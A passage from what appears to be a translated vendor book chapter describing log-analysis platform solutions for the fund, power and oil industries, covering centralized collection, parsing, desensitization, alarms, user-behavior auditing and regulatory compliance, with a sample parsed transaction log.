With the optimization of the macro financial environment and the continuous improvement of the basic systems of the capital market, a good institutional background has been provided for the development of the fund industry. As the reform and development of China's capital market continue to deepen, the successful completion of the equity division reform, the comprehensive management of securities companies, the cleaning up of the occupation of funds by major shareholders, and the illegal guarantees of listed companies, and other basic system construction have been smoothly promoted, and the deep-seated contradictions and structural problems of the market have been gradually resolved. The implementation of these basic system construction work has provided a good institutional guarantee and environmental foundation for the development of the fund industry.

As the fund business system (e-commerce, direct sales, zero money, TA system, counter, payment, investment research, etc.) that supports the development of the fund industry, its importance and real-time requirements have been increasing day by day, especially after the cloudization of the business system. Traditional ITOM methods can no longer meet the needs of business system operation and maintenance management. Many industry leaders have entered the ITOA field, using big data technology to improve and ensure the availability of business systems, and further explore the value of operation and maintenance data.

Machine data, as one of the important data of ITOA, runs through all processing links of the fund business system. Through the analysis of machine data at all links of the business system,

it can quickly assist operation and maintenance personnel in locating faults as soon as possible, and can also detect business system exceptions in real-time. At the same time, it can also count business volume, business latency, business success rate and other indicators, and has become an essential means for the fund industry ITOA.

## **18.5.2 Current Industry Challenges**

In the Internet era, all kinds of behaviors are recorded and stored in the form of "logs". These log data include basic information of users, online browsing behavior, transaction behavior, social behavior, etc. In the fund industry, facing the massive data generated by daily transactions, as well as logs generated by various servers and firewalls, how to mine and utilize effective information from large-volume data is a major challenge.

### **1.Log decentralization is difficult to manage**

Logs are generated in different business departments and distributed on different servers. No one pays attention to them and they may be overwritten and deleted at any time, lacking a log management mechanism. Only by collecting these decentralized log data can they be compared with each other to find the problem. Taking investment banks as an example, in the traditional model, the data of the trading department and the research department are independent, and even the data storage formats are different, resulting in information islands, causing difficulties in correlation analysis between different systems and accident cause analysis.

### **2. Lack of massive log processing capabilities**

The problems brought by the large volume of data are not only storage, but more importantly, the huge amount of data cannot be used. As a mature financial industry, with the emergence of new business such as online payment, mobile banking, and internet finance, the various business



data, network equipment data, and firewall data generated every day will easily exceed the TB level. Traditional databases and system architectures can no longer support such a large amount of data. Traditional methods have low processing efficiency and long processing times, and companies are completely submerged in a vast ocean of data.

### **3.Complex log formats are difficult to interpret**

In terms of log data, the easiest to process is the traditional data within the company - structured data. However, with the rapid development of information technology, the scope of log data has expanded to all levels of the enterprise, and various servers, network devices, and a variety of application software have produced a variety of data formats. These data are poorly readable, and for ordinary people, they are no different from chaos. Even for professional technical personnel, it is difficult to understand a piece of data at a glance.

### **4.High usage costs**

As an electronic currency and transaction information transmission system, once account theft, false information, and other phenomena occur, it will not only affect the national economy and personal economic interests but also involve the security of transaction privacy. At the same time, it also increases the risk of financial risk transmission and diffusion. Faced with the operational and maintenance difficulties brought by massive logs, whether it is to purchase the most advanced foreign products or to hire a professional technical team, it is a considerable expense for companies, requiring a lot of manpower and resources.

### 18.5.3 Overall Construction Ideas

As the first enterprise in China to analyze massive logs, Youtejie Information Technology Co., Ltd. has been committed to developing an easy-to-use, flexible, and powerful log management tool. With high-quality products, it has built a reliable power platform for the informatization construction of financial industry users, and has been striving to explore the deeper needs of the financial industry for data. It helps companies reduce the development and operation and maintenance costs of business processes and application systems, and achieves near-real-time processing of massive logs, thus meeting the risk control needs of the big data era.

The provided solution is as follows:

#### 1.Unified collection and centralized management

Establish an enterprise-level unified log management platform to centrally collect scattered logs. The entire system is composed of multiple modules, and users can customize the composition of nodes in each module based on their own server resources, data volume, and system stability factors. It also supports the mixed deployment of physical machines and virtual machines to ensure data security.




Figure 18-14 Cluster deployment view

## 2.Log parsing, making logs standardized

Provide automatic parsing of common log formats to transform non-standardized logs into standardized logs. At the same time, provide users with an interactive and friendly field extraction function. Users can use the mouse to select the log content, and the system will automatically generate a regular expression. It helps users divide the valid information in the logs into fields, which is convenient for viewing and retrieval.

hostname:	172-45
appname:	jz
tag:	jz
logtype:	jz
agent_send_timestamp:	1463472787000
jz.MSG:	赎回清算完成
jz.MakeResultSetHead:	COLCOUNT=32, COLNAMES=refecapserialno,oraclemsg,fundcode,sharetype,businesscode,attachdata,currencytype,applicationamount,applicationvol,busitime,ecapserialno,ecno,taecno,ecacctfund,ecaccttrans,ecfinanceno,taaccountid,distributorcode,branchcode,transactionaccountid,busidate,transactiondate,appsheetserialno,confirmedamount,confirmedvol,subtradeno,returncode,returnmsg,acceptdate,accepttime,afterfundvol,transactioncfmdate
jz.Runtime:	15.7
jz.acceptdate:	20160402
jz.accepttime:	115500
jz.afterfundvol:	0.00
jz.applicationamount:	0.00
jz.applicationvol:	2.01
jz.appsheetserialno:	206201604020000028515458
jz.branchcode:	6667
jz.busidate:	20160402
jz.businesscode:	98
jz.busitime:	115500
jz.confirmedamount:	2.01
jz.confirmedvol:	2.01

Figure 18-15 Log format parsing

At the same time, support the extraction of temporary fields after data access and storage, according to the search and statistical requirements, and use these temporary fields for subsequent statistical analysis. It solves many common problems such as the performance loss of data preprocessing, the disk occupation of redundant fields, and the reconstruction processing when the extraction rules change.

## 3.Sensitive information filtering

For sensitive information involved in the fund industry, flexible desensitization processing

is provided. Users can replace sensitive information in log information during centralized collection:

#### 4. Log near-real-time retrieval, quickly locate target logs

The system log processing speed reaches 5 million per second, and the total bytes can reach 100 TB per day. The system supports full-text indexing, and users do not need to master complex query statements. They can query logs like using a search engine, and achieve field filtering, time range selection, and simple queries by clicking with a mouse. The system uses distributed data processing technology to achieve sub-second latency.

#### 5. Correlation analysis, explore the truth of logs

Modular and service-oriented business systems require cross-host and cross-network transaction tracking and fault location. The system supports the search processing language (Search Processing Language, SPL), providing more than 20 pipeline instructions such as stats, eval, where, and more than 20 statistical functions such as max, min, avg, sum, dc, es, hg, pct, pct\_ranks, etc. The system provides a transaction search and a customizable associated transaction query interface. It allows users to quickly and intuitively locate abnormal transactions in complex networks and business architectures.




Figure 18-16 Log Correlation Analysis

6.Establish a strong alarm system - prevent problems before they happen

The system has a powerful log alarm function, changing the passive operation and maintenance method that can only be traced after the event. Users can set alarms for the results of log analysis through statistical analysis, such as periodic transaction monitoring alarm functions. When the transaction volume is below the threshold, real-time alarms are triggered, and operation and maintenance personnel will promptly discover abnormalities and handle them in the first time.



Figure 18-17 Log Alarm

18.5.4 Overall Project Benefits

At the current stage, big data intelligent operation and maintenance has helped traditional operation and maintenance enter a new stage, greatly improving the efficiency of operation and maintenance work in the financial industry, reducing the difficulty of operation and maintenance work, and changing the past manual and experience-dependent operation and maintenance model. Especially in the emerging field of internet finance, big data intelligent operation and maintenance has played an important role.

1.Greatly improve operation and maintenance efficiency

Traditional operation and maintenance technology requires a large number of manual operations. Usually, it takes several hours for an experienced operation and maintenance technician to investigate a problem. Relying on big data log analysis operation and maintenance

technology, real-time retrieval and customized alarms can achieve sub-second latency.

## **2.Throughout the entire core transaction system, achieve visualization**

Big data log analysis technology has changed the traditional data usage model. Based on various dimensions, it statistically analyzes user access habits, user terminal types, access times, geographical areas, and operator access situations. It can combine multi-dimensional data sources such as the internet, financial institutions, offline retail, social operators, etc., to create a comprehensive portrait of user behavior, covering a wide range of dimensions, and can visualize the data, allowing companies to better understand users and help achieve precise marketing.

## **3. Compliance audit**

Using big data log analysis technology for compliance auditing can help companies flexibly respond to the compliance requirements of higher authorities, turning the compliance management work from disorderly to orderly, and presenting the company's compliance status in a timely manner:

## **4.Prevent internal and external threats**

Using big data log search and analysis technology, the data has high security: every log of user behavior will be recorded; in case of any disk failure or machine downtime, the data will be automatically replicated and repaired.

## 18.6 Power Industry Solution

### 18.6.1 Industry Background

With the development of the grid informatization construction level for many years, a complete monitoring system has been formed in the IT monitoring operation and maintenance field, fully covering various fields such as application systems, databases, middleware, servers, storage, networks, and power environments. However, at the same time, a large amount of operational logs, monitoring performance data, and alarm information are generated. Daily security intrusions and penetration attacks are hoped to be discovered and protected in real-time, but can we see the clues from log analysis when the system has problems or potential problems? Can we quickly locate the fault and restore the business in time? A sound log recording and analysis system is the foundation of normal system operation optimization and security incident response, and "log analysis management" undoubtedly plays a very key role in the process of enterprise value enhancement.

In this process, we need to manage more logs in a refined manner. Once a fault occurs, a large number of alarm information and fault information logs will be generated. Since each business application is distributed across multiple servers, the business transaction chain will involve multiple types of devices, networks, and server nodes in the front, middle, and back ends. Faced with such a huge amount of real-time information, it is difficult to accurately locate the platform system fault and judge the root cause of the alarm information for fault traceability and problem resolution if we still rely on manual or traditional IT operation and maintenance methods.

## 18.6.2 Current Industry Challenges

The smart log analysis platform aims to provide users with an intelligent operation and maintenance center and a log management tool that is easy to configure, powerful, and easy to use. By centrally collecting and quasi-real-time indexing logs, it provides search, analysis, visualization, and monitoring alarm functions to help enterprises with real-time online business monitoring, business exception cause location, business log data statistical analysis, and security and compliance auditing. It solves the predicaments encountered in the field of traditional log analysis. The current challenges in the power industry are as follows:

### 1.A large number of devices and systems

There are many types of equipment in the power industry, involving a complex network, a large number of servers, and a wide geographical coverage, involving multiple levels of access at the provincial, city, and county levels.

### 2.Non-standard logs

There is a large amount of node data in the power industry's network, a variety of data types are complex, and the business systems are diverse. The logs lack a unified standard.

### 3.Difficult business monitoring

Sometimes it is difficult for network management monitoring systems to monitor business problems, and it is difficult to quickly locate faults from a large amount of log data. The operation and maintenance capabilities of relevant departments in enterprises develop in an unregulated manner, and the direct economic benefits are not obvious, which greatly restricts the development of enterprises.



## **4.National compliance requirements**

As power is an important foundation of the energy industry in our country, in order to ensure the safe and stable operation of the power system, our country has successively introduced the "Cybersecurity Law," the "National Power Secondary System Security Protection Overall Plan," and the "Power Monitoring System Security Protection Overall Plan," which have detailed regulations and requirements for the centralized management of logs and security auditing in the power industry.

### **18.6.3 Overall Construction Ideas**

In combination with the needs of real-time data analysis of enterprises, effectively reduce IT operation and maintenance costs, improve operation and maintenance efficiency, further improve the security of business systems, mine the value of existing data, provide more and more comprehensive technical support means, simplify operation and maintenance work, and improve the efficiency of operation and maintenance work, thereby continuously improving the operation and maintenance management and information service level of the information department.

The overall construction ideas are as follows:

#### **1.Log centralization management to meet compliance requirements**

The system supports the unified collection and centralized management of logs of common operating systems, application systems, databases, network devices, security devices, and other types, meeting the complex log management needs of power enterprises. In addition, it can also centrally store and analyze logs of security devices to meet the compliance requirements of retaining logs for at least 6 months.

## 2.Intelligent log center, real-time alarms

The system can configure common keywords of switches and alarm strategies of different devices, and has implemented a variety of artificial intelligence algorithms. It intelligently analyzes log data, automatically discovers high-risk events in various systems, and promptly notifies the person in charge in time through text messages, emails, and phone calls to avoid serious faults and improve the work efficiency of operation and maintenance personnel.




Figure 18-18 Log Alarm Configuration

## 3.Multi-dimensional correlation analysis, assisting in source tracing and troubleshooting

The system can compare real-time data analysis based on historical baselines, grasp the business operation status from different dimensions, and perform real-time comparative analysis of operation and maintenance data of multiple devices. Relying on real-time statistical multi-dimensional reports and charts, it can make more accurate fault point judgments, assisting operation and maintenance personnel in fault traceability analysis and accountability determination.



Figure 18-19 Multi-dimensional Indicator Correlation Analysis

#### 4. Fine-grained permission management, protecting enterprise sensitive information

It can provide role-based permission management, group logs, and grant different permissions to users. Through permission management functions, different systems and device logs can be authorized to designated personnel, avoiding cross-operation leading to sensitive information leaks, making log management more clear and easy to operate.

#### 5. User behavior audit, ensuring enterprise information security

In daily operation and maintenance work, behaviors of power enterprise employees in real-time can be compared with baseline behaviors, discovering abnormal behaviors in real-time, helping enterprises locate internal malicious events, finding abnormal behaviors on different business trajectories, and then analyzing internal regulatory behaviors of enterprises. While issuing early warnings, it can also explore potential threats, allowing enterprises to change from passive to proactive in the face of information security risks.




Figure 18-20 User Behavior Audit

## 6.Scheduled statistics, report presentation

The dashboard function provided by the system can help power enterprise operation and maintenance personnel flexibly view the overall operation of different devices. Through scheduled tasks, it can statistically analyze the operation and maintenance of business data from one day to one week, one month, one quarter, or even one year.




Figure 18-21 User Behavior Audit

### 18.6.4 Overall Project Benefits

#### 1.Meet compliance auditing and improve network security levels

By collecting logs of network devices, servers, and other types and performing log parsing, not only can real-time monitoring and keyword-based alerts be achieved, but it can also help power enterprises complete the compliance requirements for log auditing in relevant network security regulations and improve the network security level of users.

#### 2.Source tracing and troubleshooting

Through in-depth analysis of log data, the operation and maintenance department can have a clearer grasp of the current operating status of the system, flexibly adjust operation and maintenance strategies, and promptly troubleshoot and optimize the system.

### **3.Security audit**

By using user behavior audit to help enterprises quickly discover threats from a large number of logs and security events, alarms can be issued in the first instance, and potential dangers can be warned by using machine learning algorithms to assist operation and maintenance personnel.

### **4.Intelligent prediction**

Relying on the system to achieve automated and intelligent operation and maintenance, and analyzing the correlation of log data based on business logic, automatically analyzing exceptions in business process links, and ultimately achieving operation and maintenance-related fault location analysis based on mining massive log data.

## 18.7 Oil Industry Solution

### 18.7.1 Industry Background

With the development of distributed technology, stream processing technology, and big data analysis technology, traditional logs face problems such as data decentralization, difficult collection, a variety of log types, inability to recognize multiple log formats, large log volume, and low data processing efficiency. At present, the industry is gradually introducing log analysis platforms to meet the business needs of various log management and analysis.

Log data is an important part of operation and maintenance data, recording the operation of the system, user access behavior, application exception information, etc. At present, log data is the main means of regulatory inspection and operation and maintenance analysis. Therefore, external supervision, audit, and other aspects have also put forward clear requirements for the log management and compliance audit of information systems, further achieving automated, centralized, and standardized log management.

The "Cybersecurity Law" stipulates: "Take technical measures to monitor and record the operation status of the network and network security incidents, and retain relevant network logs for no less than six months according to regulations; take measures such as data classification, backup of important data, and encryption."

The above laws and regulations have put forward clear requirements for the centralized collection of logs, the retention time, post-event review, and traceability, and the huge amount of logs in the entire network environment is scattered. The manual method and simple tools cannot

cope with the specific work required by the regulations. There is an urgent need to build a unified log management platform.

## **18.7.2 Current Industry Challenges**

With the continuous launch of new projects in the oil industry and the continuous increase of business systems, the existing problems and potential risks are increasing day by day. The specific content is as follows:

### **1.Lack of efficient log data management methods**

Traditional operation and maintenance tools have centralized collection and storage of logs, but their capabilities and efficiency in log analysis, fault query, and exception discovery need to be improved.

### **2.Delayed fault discovery**

The perception of faults is delayed, and problems are analyzed and troubleshooted only after they are submitted or complained about by customers or business personnel. Traditional operation and maintenance tools or platforms can no longer meet the real-time requirements for fault discovery.

### **3.Insufficient real-time business monitoring**

It is mainly reflected in the insufficient real-time monitoring of the execution status, duration, and results of internal interfaces or task processing of business components. Some may not discover business exceptions until T+1 or even later.



#### **4.Weak correlation analysis capability**

With the continuous development of the business, the interaction between equipment and business is becoming closer and closer. When a business problem or fault occurs, it is often necessary to associate multiple devices or multiple business systems for fault troubleshooting. Traditional operation and maintenance tools lack means and methods for fault correlation analysis.

#### **5.Weak alarm capability, and the event processing loop is not in place**

The platform triggers security incidents through built-in security rules, and some security incidents are reported to the disposal group without any processing.

#### **6.Sensitive information is not desensitized**

In daily operation and maintenance, it is often necessary to use account numbers, ID numbers, mobile phone numbers, and other information to locate user transactions. Logs that do not print user information at all seriously affect readability during operation and maintenance troubleshooting. As a result, many companies have made compromises in terms of security, leading to the occurrence of personal sensitive information leakage incidents.

### **18.7.3 Overall Construction Ideas**

In combination with the real-time data analysis needs of enterprises, effectively reduce IT operation and maintenance costs, improve operation and maintenance efficiency, further improve the security of business systems, mine the value of existing data, provide more and more comprehensive technical support means, simplify operation and maintenance work, and improve the efficiency of operation and maintenance work, thereby continuously improving the operation and maintenance management and information service level of the information department.

We plan the overall framework capabilities of the platform and provide the following product capabilities.



Figure 18-22 System Architecture

## 1. Massive data centralized management, providing log security audit functions

The informatization of the energy industry has developed and evolved over the years, and the types of servers and security devices used have increased. At the same time, due to the continuous expansion of cluster scales and the multi-level access of various departments' data, the difficulty of energy data management has increased.

According to the user's data access needs survey results, with the out-of-the-box App, the massive log data that needs centralized management and security audit is accessed into the system. The centralized collection and storage of logs from network devices and security devices can meet the national level protection requirements; through the powerful self-developed log search analysis engine and SPL language, the massive security device logs can be associated and analyzed to effectively achieve attack source analysis and strengthen network security management.

网络设备	安全设备		操作系统 / 组件	数据库 / 中间件	业务系统
					
					
					
					
					
					
					
					
					
					

Figure 18-23 Partial List of Supported Devices

## 2. In-depth comprehensive data analysis

It is not only necessary to achieve centralized management of logs under complex conditions but also to excavate the deep value of the obtained log data. For example, sometimes when business problems occur, it is difficult to discover problems from operation and maintenance monitoring alone. Faced with this problem, the system can not only perform statistical analysis and chart display according to time, quantity, trend, proportion, and other information but also meet the user's comprehensive operation and maintenance management and business data analysis needs. Every day, statistical analysis is performed on the results of common scheduled tasks and data reports are generated on time. In terms of in-depth analysis, the system can also compare historical baselines in real-time to grasp the data analysis of the same period, and more finely analyze the business operation status from different dimensions.




Figure 18-24 Data Comprehensive Display

### 3. Provide data desensitization function, support the full life cycle management of logs:

Provide data desensitization function, ensure that the results after log processing and subsequent downloads are also desensitized. And support the full life cycle management of logs, support the configuration of different types of log life cycles, support index backup, support interface-based log recovery, and support full-text retrieval.



Figure 18-25 Desensitization View

4. Provide security source tracing to achieve alarm event closure.

By analyzing the logs of security devices, effective security attack source analysis can be achieved, strengthening network security management and improving the network security level. At the same time, based on SOAR and the ticket platform, automate the blocking of threat events to complete the event closure.




Figure 18-26 Automated Orchestration

## 5. Automatically output daily, weekly, and monthly security reports to improve the work efficiency of security operation and maintenance personnel;

The dashboard function provided by the system can help energy enterprise operation and maintenance personnel flexibly view the overall operation of different devices. Through scheduled tasks, it can statistically analyze the operation and maintenance of business data from one day to one week, one month, one quarter, or even one year.

报表列表 3个记录

全部资源

名称	运行用户	执行计划	更新时间	上次执行时间	操作
<input checked="" type="checkbox"/> 柜面巡检日报	admin	每日 09时55分		2019-01-11 09:55:00	<a href="#">编辑</a> <a href="#">分组</a> <a href="#">删除</a>
<input checked="" type="checkbox"/> 前置巡检日报	admin	每日 01时00分			<a href="#">编辑</a> <a href="#">分组</a> <a href="#">删除</a>
<input checked="" type="checkbox"/> 核心巡检日报	admin	每日 01时00分			<a href="#">编辑</a> <a href="#">分组</a> <a href="#">删除</a>

共 3 条 15 条/页 < 1 >

Figure 18-27 Patrol Report

### 18.7.4 Overall Project Benefits

(1) Log storage meets regulatory requirements. Using big data technology, the system, applications, devices, etc., are centrally collected, and different machines are stored. The platform provides a complete data backup and management solution.

(2) Enhance alarm handling capabilities. The intelligent log center not only integrates a powerful alarm module but also provides integration interfaces with various third-party alarm platforms. Through the analysis and alarm forwarding of the intelligent log center, the unified management of operation and maintenance and application event alarms is achieved.

(3) Reduce operation and maintenance risks and improve troubleshooting efficiency. In the past, when operation and maintenance problems occurred, operators might need to log in to production servers to find problem logs. Now, log storage is separated from the production environment. Based on the search interface provided by the intelligent log center, problem logs

can be easily found, avoiding improper operations on the production environment, reducing the risk of operation and maintenance operations. The ease of search greatly shortens the fault location time and improves the troubleshooting efficiency.

(4) Real-time business monitoring. Use the system's data analysis function to achieve business data analysis and problem positioning, analyze the execution status, duration, and results of internal interfaces or task processing of business components, and avoid delayed fault perception.

## 18.8 Telecommunications Industry Solution

### 18.8.1 Industry Background

